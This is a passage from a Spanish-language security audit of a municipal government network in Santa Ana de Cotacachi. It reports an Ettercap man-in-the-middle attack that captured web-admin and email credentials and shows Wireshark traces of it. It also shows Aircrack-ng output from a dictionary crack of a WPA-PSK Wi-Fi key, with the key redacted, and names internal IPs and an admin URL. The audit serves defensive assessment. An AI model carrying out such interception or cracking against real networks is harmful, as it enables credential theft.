En el router Cisco de la serie 800, se puede únicamente ingresar encontrándose físicamente en presencia del equipo, puesto que las conexiones a través de telnet se encuentran bloqueadas en el router.

Después de la evaluación del router se puede concluir que se encuentra operando correctamente y que su configuración es la adecuada para manejar el tráfico actual.

3.4.5 DESCIFRADO DE CONTRASEÑAS

Se trata de comprobar el nivel de seguridad de acceso a los servidores y el nivel de seguridad que tienen las contraseñas mediante el uso de herramientas para su obtención.

3.4.5.1 Descifrado mediante el Ataque Man-in-the-middle

Este método consiste en esnifear la red colocándole a la máquina atacante como si fuese el gateway de tal manera que todo el tráfico de la red pase por el atacante para un posterior análisis.

Con la herramienta Ettercap de Backtrack se realiza el escenario para capturar los paquetes al momento de ingresar los nombres de usuario y contraseñas de los servidores de la red, Los datos que se escuchan son los que pasan por el puerto 80. En la figura siguiente se observa la suplantación de la maquina atacante por el Gateway de la red.

No.	Time	Source	Destination	Protocol	Length	Info
130	4.386227000	192.168.40.1	239.255.255.250	SSDP	397	NOTIFY * HTTP/1.1
131	6.762908000	CadmusCo_b8:07:c9	IntelCor_ac:a1:5c	ARP	42	192.168.40.1 is at 08:00:27:b8:07:c9
132	6.763176000	CadmusCo_b8:07:c9	D-LinkIn_34:36:04	ARP	42	192.168.40.105 is at 08:00:27:b8:07:c9
133	9.266618000	192.168.40.105	192.168.1.2	SNMP	87	get-next-request 1.3.6.1.4.1.1248.1.2.2.1.1.1.4
134	9.266982000	192.168.40.105	192.168.1.2	SNMP	87	get-next-request 1.3.6.1.4.1.1248.1.2.2.1.1.1.4

Figura 47. Análisis del tráfico con wireshark

La línea 131 y 132 muestra la ip del Gateway 192.168.40.1 con la dirección física del atacante que es la ip 192.168.40.105. Esto significa Con la herramienta Expert Infos de wireshark también se puede observar que en ese número de líneas existe una duplicación de dirección.

Nr.	Severity	Group	Protocol	Summary
131	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.40.1)
132	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.40.105)
135	Chat	Sequence	TCP	Connection finish (FIN)
149	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.40.1)
150	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.40.105)
156	Chat	Sequence	TCP	Connection finish (FIN)

Figura 48. Análisis con wireshark del duplicamiento de la dirección IP

La administración del servidor web se lo realiza mediante el navegador colocando <http://www.cotacachi.gob.ec/administrator> por lo que es factible dirigir el ataque a este servidor. Ettercap captura el nombre de usuario y contraseña que transitan por la red hacia su destino.




Figura 49. Ataque Man-in-the-middle al servidor web

En la Figura 45 se aprecia el usuario y la contraseña del servidor web, la tarjeta_1 es la máquina a la que se lanza el ataque y la tarjeta dos es el gateway de la red; por lo tanto el host con la dirección ip 192.168.40.100 está siendo escuchada por la herramienta ettercap a través del nuevo gateway que viene hacer la máquina de donde se realiza el ataque.

El mismo principio se realiza para obtener el usuario y contraseña del correo electrónico institucional como se puede ver en la Figura 46.




Figura 50. Ataque Man-in-the-middle al correo institucional

La ventana de la herramienta Ettercap muestra el usuario y la contraseña ingresados por la plataforma del correo electrónico institucional.

Después de la evaluación y la obtención de algunas contraseñas se puede concluir que existen falencias en el sistema cliente servidor que deben ser corregidas.

3.4.5.2 Descifrado claves WIFI

El descifrado de claves WIFI consiste en utilizar herramientas para la obtención de las contraseñas que tienen las WLAN. Se ha utilizado el método de diccionario para la obtención de la contraseña ya que es una técnica muy eficaz para encontrar la contraseña a redes inalámbricas con encriptación WPA-PSK.

Se ha realizado un ataque para descifrar la clave de una de las tres redes inalámbricas que se encuentra en la institución, se tomó la red de SSID Santa Ana de Cotacachi, porque es la única que se encuentra con seguridad, la seguridad es WPA-PSK, las redes inalámbricas se explican con más detalles en el punto 3.6.1.

El método que se utiliza es mediante un diccionario, haciendo uso de la herramienta Backtrack, este diccionario se realizó con las posibles palabras que pudieran tomarse para una contraseña de bajo nivel.

```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r2178

[00:10:52] 95 keys tested (324.49 k/s)

KEY FOUND! [REDACTED]

Master Key : 1D B9 79 97 F2 A5 7A BF 50 BB 56 6F 2E 60 F5 75
             5B 27 0A 38 EA C5 5B 6F 3C CE B0 06 C1 F0 F1 05

Transient Key : CD EF ED 77 77 3F AE AE F4 19 E5 78 AD B4 F5 36
                27 C8 9D 95 56 E1 B9 0C 40 68 1E 4B 18 FE B6 40
                C4 46 11 78 17 2A 48 98 A6 69 AB 2E 21 44 52 57
                C9 06 AE 96 FD A6 C9 83 E1 F7 37 CD 18 D8 EB 28

EAPOL HMAC : 75 6B 40 FA FB 6A 05 DF 08 00 2A 61 59 8F 03 8C
  
```

Figura 51. Contraseña del router Inalámbrico Santa Ana de Cotacachi

En la Figura 47 se puede observar la leyenda KEY FOUND seguido de la contraseña que pertenece al router inalámbrico de SSID Santa Ana de Cotacachi, el mismo que es exclusivo para la sala de los concejales.

Después de la evaluación a las redes inalámbricas se puede concluir que las contraseñas existente debería ser un poco más de robustez para evitar que personas con malas intenciones pudieran hacer mal uso de esta.

3.4.6 TESTEO DE DENEGACIÓN DE SERVICIOS

La inundación y ataques de denegación de servicios están prohibidos por este manual, sin embargo nos da las pautas para analizar la continuidad de los sistemas administrativos.

Desarrollo

Se ha revisado una a una las contraseñas, de acceso en los servidores, para comprobar el nivel de seguridad, y que hayan sido cambiadas por las contraseñas de defecto, se concluye que todas han sido cambiadas y que el nivel de seguridad al menos es el mínimo puesto que varias incluyen números letras y caracteres especiales.

3.4.7 EVALUACIÓN DE POLÍTICAS DE SEGURIDAD

Las políticas de seguridad es un documento escrito donde se delinear estatutos para la reducción de riesgos en el ámbito de las TICs.

En el Gobierno Autónomo descentralizado Municipal de Santa Ana de Cotacachi, no existe reglamento alguno sobre políticas de Seguridad, no se lleva control alguno sobre la seguridad de la información.

La seguridad existente en los servidores, únicamente se base en la confianza en el personal que labora en el área de informática, a que no se divulgara las claves, o no se permitirá el acceso desde el internet, a personas ajenas a la institución con el objetivo de producir un daño a la misma.

Después de la evaluación de las políticas de seguridad se concluye que no existe un plan de acción donde se detallen las directrices de seguridad para afrontar los riesgos de seguridad que pudieran presentarse.

3.5 SEGURIDAD EN LAS COMUNICACIONES

3.5.1 TESTEO DE PBX

El testeo de PBX consiste en chequear el funcionamiento de la central telefónica, con el objetivo de encontrar alguna anomalía.

Desarrollo.

Se ha generado un reporte de llamadas en la central telefónica IP CONTACVOX desde la extensión 200 a la extensión 600, como se aprecia en la Figura 48 y Figura 49, para determinar si se ha realizado el uso indebido de la central telefónica, obteniendo un resultado negativo, todas las llamadas salientes corresponden a las extensiones permitidas. En el Anexo B se detalla el reporte total de las llamadas realizadas.




Figura 52. Reporte de Llamadas Central IP.
Fuente: GAD Municipal de Santa Ana de Cotacachi




Figura 53. Reporte de Llamadas Central IP ContacVox.

Fuente: GAD Municipal de Santa Ana de Cotacachi

Se ha verificado que en las cuentas de usuarios que tienen acceso a la central telefónica, se han cambiado la contraseña por defecto, y que las claves cuentan con letras números y caracteres especiales.

El sistemas instalado en la central IP, se encuentra instalado correctamente, y posee, la última actualización disponible, considerando que la central ha sido fabricada por la empresa que se encargó de la instalación y configuración de la misma.

El acceso remoto a la central se puede realizar mediante la IP 192.168.0.109, sin necesidad de encontrarse físicamente en presencia de la central IP, el acceso web se utiliza para realizar mantenimiento a la central.

Después de la evaluación del PBX se concluye que la central telefónica que opera en la municipalidad se encuentra en óptimas condiciones y que no presenta fallos.

3.5.2 REVISIÓN DEL FAX

Es un método para enumerar las máquinas de FAX y lograr acceso privilegiado a los mismos.

Desarrollo

En el Gobierno Autónomo descentralizado Municipal de Santa Ana de Cotacachi, únicamente se encuentra, un fax disponible, mismo que se encuentra en el área de rentas.

El nombre de usuario y la clave, no están disponibles para el personal del área de informática, mismo que es el encargado de la administración, puesto que la empresa que vendió e instaló el equipo, no facilitó la información correspondiente al equipo, y los encargados no tuvieron interés en solicitar dicha información.

Después de realizar la evaluación al FAX se concluye que el dispositivo funciona perfectamente sin embargo es necesario saber el usuario y la contraseña.

3.5.3 TESTEO DEL MODEM

Consiste en evaluar el modem telefónico que se encuentra en funcionamiento.

Desarrollo

En el Gobierno Autónomo descentralizado Municipal de Santa Ana de Cotacachi se encuentra un módem en funcionamiento, donde ingresan las líneas telefónicas y este se conecta a la central IP para el funcionamiento de las llamadas entrantes y salientes. Este modem consta de una ip para su ingreso y mantenimiento el mismo que no ha presentado ninguna anomalía.


3.6 SEGURIDAD INALÁMBRICA

3.6.1 VERIFICACIÓN DE REDES INALÁMBRICAS

Se ha verificado que en el GAD Municipal de Santa Ana de Cotacachi, existen únicamente las redes inalámbricas instaladas por el personal del área de informática, es importante considerar que dichas redes han sido instaladas para permitir el acceso, a usuarios que se dificulta el acceso mediante cable.

Desarrollo

En la municipalidad se encuentran instalados tres equipos que permiten el acceso inalámbrico a la red de datos. En la Figura 50 se visualiza el escaneo de las tres subredes inalámbricas con su respectivo SSID, BSSID, frecuencia y otras características.



Adapter Name	SSID	Signal (d...)	Network ...	Default E...	Default ...	Vendor	BSSID	Channel	Frequency	Network ...
Adapter Name: Tarjeta LAN inalámbrica 802.11n										
Sistemas		-61	802.11n	None	Open	Unknown	14:D6:4D:34:3	2	2417	Access Point
Wifi_Parque_MC		-83	802.11g	None	Open	Ubiquiti	00:15:6D:DA:1	1	2412	Access Point
Santa Ana de Cotacachi		-93	802.11n	AES-CCMP	WPA/PSK	Cameo	00:18:E7:C8:6	4	2427	Access Point

Figura 54. Escaneo de redes inalámbricas en la Institución

El primer dispositivo inalámbrico se encuentra instalado en el cuarto de equipos, no tiene asignada clave alguna para el acceso a la red, el área de cobertura de este equipo está concentrada en gran parte de la planta alta de la edificación.




Figura 55. Access Point ubicado en el cuarto de equipos.
Fuente: GAD Municipal de Santa Ana de Cotacachi

El segundo equipo de acceso se encuentra en la sala de reuniones de los concejales que laboran en la municipalidad, este equipo es el encargado de permitir el acceso a la red de datos, dicho equipo tiene seguridad wpa/wpa2/psk, el equipo se puede apreciar en la Figura 52.




Figura 56. Access Point de la sala de reuniones Concejalía.
Fuente: GAD Municipal de Santa Ana de Cotacachi

El último equipo que permite de acceso inalámbrico, está localizado en el exterior de la municipalidad y es utilizado para permitir el acceso a la red inalámbrica desde el parque de Cotacachi, como se indica en la figura 53, el equipo se encuentra sin seguridad para el acceso.



Figura 57. Access Point para acceso a internet desde el parque de Santa Ana de Cotacachi.
Fuente: GAD de Santa Ana de Cotacachi

Las redes de SSID Sistemas y Wifi-Parque_Mc no se encuentra protegidas con claves, el direccionamiento se realiza de manera dinámica, es decir, las direcciones IP, máscara de subred, Gateway y DNS, son asignados automáticamente a las máquinas que se conectan a dicha red.

Dicha redes pertenecen a una extensión de la red principal y trabajan en un rango de frecuencia de 2.4 GHz, puesto que las tarjetas de red inalámbricas de las estaciones trabajan en esta frecuencia.

Después de realizar la evaluación a las redes inalámbricas se puede concluir que estas redes presentan un ambiente de riesgo ya sea por su configuración y/o ubicación del equipo.

3.6.2 VERIFICACIÓN DE REDES BLUETOOTH

En esta sección se verifica las redes bluetooth que son redes inalámbricas pequeñas que permiten compartir información entre dispositivos como, teléfonos móviles, cámaras digitales, laptops, etc.

Desarrollo

Se ha realizado en análisis pertinente para determinar la existencia de redes bluetooth, obtenido como resultado, una negativa, puesto que no existen redes Bluetooth.

3.6.3 VERIFICACIÓN DE DISPOSITIVOS DE ENTRADA INALÁMBRICOS

Consiste en verificar los dispositivos inalámbricos que actualmente están son de uso común en el área informática.

Desarrollo

Existen dispositivos de entrada inalámbricos especialmente Mouse o ratones, puesto que para muchos usuarios es más fácil utilizar estos dispositivos a los cableados, como se puede observar en la figura 54.




Figura 58. Periférico de entrada inalámbrico.
Fuente: GAD Municipal de Santa Ana de Cotacachi

Después de realizada la evaluación a los dispositivos de entrada inalámbricos se concluye que en la municipalidad se maneja estos dispositivos libremente y que no hay restricción alguna.

3.6.4. VERIFICACIÓN DE DISPOSITIVOS DE MANO INALÁMBRICOS

Debido a la gran variedad de dispositivos inalámbricos esta sección trata de incorporar los dispositivos inalámbricos que no fueron tomados en cuenta en la sección previa.

Desarrollo

Se ha encontrado que los equipos de mano son varios, puesto que no hay restricción alguna para el uso de estos, dispositivos como Tablets, GPS, Smartphones, son usados libremente por el personal que labora el Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi.

Después de realizada la evaluación a los dispositivos de mano inalámbricos se concluye que en la municipalidad se maneja estos dispositivos libremente y que no hay restricción alguna.

3.6.5 VERIFICACIÓN DE DISPOSITIVOS DE VIGILANCIA INALÁMBRICO

Se refiere a los dispositivos de seguridad que han remplazado a los alámbricos como cámaras y micrófonos.

Desarrollo.

Una vez realizada la inspección necesaria, Figura se ha determinado que no existe dispersivo alguno de vigilancia, que pueda necesitar de conexión inalámbrica, como se mencionó en el literal 3.3 la vigilancia únicamente se realiza mediante el personal de la policía municipal.




Figura 59. Ingreso principal al departamento de informática, no existen cámaras de seguridad.
Fuente: GAD Municipal de Santa Ana de Cotacachi

Después de realizada la evaluación a los dispositivos de vigilancia inalámbricos se concluye que no se encuentran instalados en ningún lugar de la municipalidad este tipo de seguridad.

3.6.6 VERIFICACIÓN DE RFID

Consiste en verificar sistemas RFID que son dispositivos en forma de chip que almacenan información estos son leídos mediante un dispositivo llamado reader.

Desarrollo

Las conexiones mediante RFID, no están disponibles en el GAD Municipal de Santa Ana de Cotacachi, es decir no existen dispositivos que manejen etiquetas de RFID.

3.6.7 VERIFICACIÓN DE SISTEMAS INFRARROJOS

Son sistemas que funcionan con dos diodos uno transmisor de luz infrarroja y el otro como un receptor, sus aplicaciones más comunes son para operar puertas automáticas y sistemas de seguridad.

Desarrollo

Los sistemas Infrarrojos no se encuentran disponibles en la municipalidad, la vigilancia, control de puertas y seguridad física del lugar se realiza a través de recurso humano.

3.7 SEGURIDAD FÍSICA.

3.7.1 REVISIÓN DE PERÍMETRO

Consiste en evaluar la seguridad física del GAD Municipal de Santa Ana de Cotacachi y sus bienes informáticos, verificando las medidas de seguridad de su perímetro físico.

Desarrollo

Se ha obtenido el plano de la municipalidad en cual se detallan cada uno de los departamentos, tanto de la primera planta como de la segunda planta, tal como se muestra en la figura 55 y figura 56, aquí se localiza el área de estudio del presente trabajo, y se muestra las medidas de protección físicas y las rutas de acceso hacia el departamento de informática.

